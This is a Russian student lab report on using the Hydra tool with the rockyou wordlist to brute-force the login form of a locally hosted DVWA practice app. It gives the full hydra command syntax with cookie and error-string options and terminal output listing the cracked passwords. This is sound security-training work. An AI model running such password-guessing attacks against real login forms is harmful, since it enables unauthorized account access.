

Отчет по третьему этапу проекта

Common information

discipline: Основы информационной безопасности

group: НПМбд-02-21

author: Старков Н.А.


Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса (подбора) паролей.

Выполнение работы

1. Для перебора пароля нам нужен файл, их содержащий. Пример такого файла находится в директории `/usr/share/wordlists/` в архиве `rockyou.txt.gz`.


Скопируем архив в директорию Downloads и разархивируем его:



The screenshot shows two overlapping terminal windows on a Linux system. The top window is titled 'nastarkov@nastarkov: ~/Downloads' and shows the command `ls` being executed. The bottom window is titled 'nastarkov@nastarkov: ~' and shows the command `cp /usr/share/wordlists/rockyou.txt.gz /home/nastarkov/Downloads/rockyou.txt.gz` being executed, followed by `cd /Downloads`. The output of the second command is `cd: no such file or directory: /Downloads`.

```
nastarkov@nastarkov: ~/Downloads
(nastarkov@nastarkov)-[~/Downloads]
$ ls

nastarkov@nastarkov: ~
(nastarkov@nastarkov)-[~]
$ cp /usr/share/wordlists/rockyou.txt.gz /home/nastarkov/Downloads/rockyou.txt.gz
$ cd /Downloads
cd: no such file or directory: /Downloads
```

A screenshot of a macOS terminal window titled 'nastarkov@nastarkov: ~/Downloads'. The window shows a sequence of commands and their outputs. The background of the desktop is a dark, abstract image with blue and white patterns. The terminal window has a dark theme with a search bar and window controls at the top.


```
(nastarkov@nastarkov)-[~/Downloads]
$ ls
rockyou.txt.gz

(nastarkov@nastarkov)-[~/Downloads]
$ gzip -d rockyou.txt.gz

(nastarkov@nastarkov)-[~/Downloads]
$ ls
rockyou.txt


(nastarkov@nastarkov)-[~/Downloads]
$
```

2. Теперь откроем в браузере приложение DVWA, развернутое на прошлом этапе, не забыв предварительно запустить сервисы MySQL и Apache2:




```
nastarkov@nastarkov: ~  
-v : show version number  
-V : show compile settings  
-h : list available command line options (this page)  
-l : list compiled in modules  
-L : list available configuration directives  
-t -D DUMP_VHOSTS : show parsed vhost settings  
-t -D DUMP_RUN_CFG : show parsed run settings  
-S : a synonym for -t -D DUMP_VHOSTS -D DUMP_RUN_CFG  
-t -D DUMP_MODULES : show all loaded modules  
-M : a synonym for -t -D DUMP_MODULES  
-t -D DUMP_INCLUDES : show all included configuration files  
-t : run syntax check for config files  
-T : start without DocumentRoot(s) check  
-X : debug mode (only one worker, do not detach)  
  
(nastarkov@nastarkov)-[~]  
$ sudo service mysql start  
[sudo] password for nastarkov:  
  
(nastarkov@nastarkov)-[~]  
$ sudo service apache2 start  
  
(nastarkov@nastarkov)-[~]  
$
```

3. Форма для взлома располагается в разделе Brute Force:



4. В форме имеются два тега `input` с атрибутами `name`, равными `'username'` и `'password'` соответственно.

Также нам могут пригодиться фрагменты-cookie нашего приложения. У нас это `PHPSESSID` и `security`:



5. Воспользуемся утилитой hydra, введя следующую команду:

```
hydra -l <login> -P <path_to_file> -s <port> <host> http-<method>-form "  
<url>:username=^USER^&password=^PASS^&Login=Login:H=Cookie:<key=value>;  
<key=value>:F=<error_message>"
```


где

- login - логин для авторизации (в нашем случае admin)
- path_to_file - путь до файла с паролями
(в нашем случае /home/atermolaev/Downloads/rockyou.txt)
- port - порт, по которому доступно приложение (в нашем случае 80)
- host - домен или ip приложения (в нашем случае localhost)
- method - метод запроса (в нашем случае get)
- url - адрес относительно корня сайта
(в нашем случае /DVWA/vulnerabilities/brute/)

- key=value - имена и значения cookie-переменных
(в нашем случае PHPSESSID и security)
- error_message - сообщение, выводимое при неверных логине и пароле
(в нашем случае Username and/or password incorrect.)

В итоге команда имеет следующие опции:


```
hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form  
"/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie  
:security=impossible; PHPSESSID=drk309iac84vp@ausojum74n4g: F=Username and/or  
password incorrect."
```



```
nastarkov@nastarkov: ~/Downloads  
[80][http-get-form] host: localhost login: admin password: abc123  
[80][http-get-form] host: localhost login: admin password: lovely  
[80][http-get-form] host: localhost login: admin password: jessica  
1 of 1 target successfully completed, 16 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 17:22:24  
  
(nastarkov@nastarkov)-[~/Downloads]  
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities  
/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=drk309iac84  
vp0ausojum74n4g:F=Username and/or password incorrect."  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s  
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi  
cs anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 17:22:44  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525  
tries per task  
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password  
=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=drk309iac84vp0ausojum74n4g:F=Username and/o  
r password incorrect.  
[80][http-get-form] host: localhost login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 17:23:28  
  
(nastarkov@nastarkov)-[~/Downloads]  
$
```

6. Как видно, утилита подобрала подходящий пароль.

Введем его в соответствующее поле и успешно авторизуемся:



Вывод

В ходе выполнения третьего этапа проекта я приобрел практический навык по использованию инструмента Hydra для брутфорса (подбора) паролей.